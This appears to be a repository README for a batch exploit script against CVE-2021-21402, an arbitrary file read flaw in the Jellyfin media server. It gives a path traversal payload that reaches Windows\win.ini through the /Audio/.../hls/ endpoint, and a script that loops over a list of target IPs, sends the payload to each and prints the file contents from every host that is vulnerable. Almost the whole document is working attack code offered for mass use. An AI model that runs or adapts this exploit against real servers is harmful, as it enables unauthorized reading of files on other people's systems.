 givemefivw/cve-2021-21402
win.ini에 대한 GET 요청을 통해 경로 순회 취약점을 확인하는 CVE-2021-21402(Jellyfin 임의 파일 읽기)용 일괄 익스플로잇 스크립트입니다.


CVE-2021-21402 Jellyfin 임의 파일 읽기 Wker 스크립트, 배치 가능.
로직은 간단합니다. GET으로 win.ini 존재 여부를 확인합니다:
#define payload = /Audio/1/hls/..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Cwin.ini/stream.mp3/
#define info = CVE-2021-21402 Jellyfin任意文件读取

function main(args){
	dirs = StrSplit(ReadFile("script\CVE漏洞\CVE-2021\CVE-2021-21402 Jellyfin任意文件读取\ip.txt"),StrRN());
	num = GetArrayNum(dirs);
	i = 0;
	while(i<num){
		try{
			res = HttpGet(dirs[ToInt(i)].payload,"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0");
			if(StrFindStr(res[1],"200",0) != "-1"){
				printclolor(dirs[ToInt(i)]." [+]存在".info.",正在读取win.ini文件",3);
				print(res[0]);
			}else{
				printclolor(dirs[ToInt(i)]." [-]不存在".info,2);

			}

		}catch{
			printclolor(dirs[ToInt(i)]." [-]目标异常!",5);
		}
		i = ToInt(i+1);
	}

}